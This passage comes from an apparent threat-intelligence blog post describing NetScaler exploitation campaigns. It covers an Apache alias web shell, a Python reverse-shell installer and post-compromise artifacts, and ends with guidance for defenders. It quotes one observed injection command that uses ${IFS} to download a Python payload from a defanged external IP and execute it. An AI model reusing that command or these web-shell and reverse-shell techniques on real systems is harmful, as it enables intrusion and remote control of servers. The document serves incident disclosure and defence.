
In order for the configuration changes to take effect, the script then reloads Apache via the command: kill -HUP $pid, where $pid represents Apache's process ID. The script terminates after printing the web shell's access URL and password. In the figure below, it is also notable that the script contains LLM-style comments, suggesting the threat actors may have used AI to generate it. Additionally, the use of an alias path makes requests appear to be benign CSS accesses in Apache logs; however, a GET request to this endpoint actually provides the threat actors with extensive access to the compromised system.
Figure 16 - Reload Apache process, print web shell URL, and password

Analysis of .local_journal - PHP-based Web Shell

Once threat actors open the URL to the web shell in their browser, they are presented with a login form, and in order to log in, they specify the aforementioned password.
Figure 17 - Web shell login form
After specifying the correct password, the threat actors gain access to the web shell and are able to upload and download files, and execute arbitrary commands.
Figure 18 - Web shell main form
The web shell contains PHP (backend) and HTML/CSS (frontend). It is responsible for verifying the correct password is supplied at login and displaying the remainder of the HTML form that allows threat actors to send arbitrary commands and perform file transfers with the compromised machine.
Cluster D is a post-disclosure campaign seen in a single eSentire customer's environment on September 29, 2026, at 11:20 UTC and like the previously described campaign, also used the watchTowr PoC.
curl${IFS}-o${IFS}/var/1.py${IFS}hxxp://23.27.143[.]20:9000/main.py;python${IFS}/var/1.py;# X

Analysis of 1.py - Python-based Reverse Shell Installer
This file is a Python-based reverse shell installer that connects to the threat actor C2 server at "45.141.21[.]130" (ASN 214961, Stellar Group SAS). It writes the reverse shell payload to "/var/python/bin/customsnmpd" and then terminates any running processes associated with that path. It is unclear how the shell is started - likely through a separate exploit command.
Figure 20 - Python-based reverse shell installer
What did we do?
Our team of 24/7 SOC Analysts proactively isolated affected hosts to contain the infection on the customer's behalf.
We communicated what happened with customers and helped them with remediation efforts.
Internet-facing servers are high risk. This blog demonstrates that internet-facing appliances such as NetScaler are prime targets for zero-day exploitation and should be closely monitored for signs of compromise.
Threat actors are quick to scan for and exploit N-day vulnerabilities. Exploitation was observed within roughly 24 hours of public disclosure. The activity quickly moved from initial access to post-compromise actions, including use of Platypus, web shell deployment, configuration modifications, and reverse shell access. This shows how little time defenders have to patch internet-facing systems once vulnerability details or PoC code are public, and how diverse threat actor activity can be after initial access.
Post-exploitation activity leaves high-signal artifacts. Across clusters, threat actors modified Apache configuration files, wrote web shells to NetScaler web directories, changed permissions on /bin/sh, altered NetScaler configuration files, and used tools like curl and wget to retrieve payloads. Defenders should monitor these behaviors and file paths closely, as they can indicate successful compromise even after the initial exploit activity has passed.
Recommendations from the Threat Response Unit (TRU)
Recommendations can be found in eSentire's security advisory available here.
The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.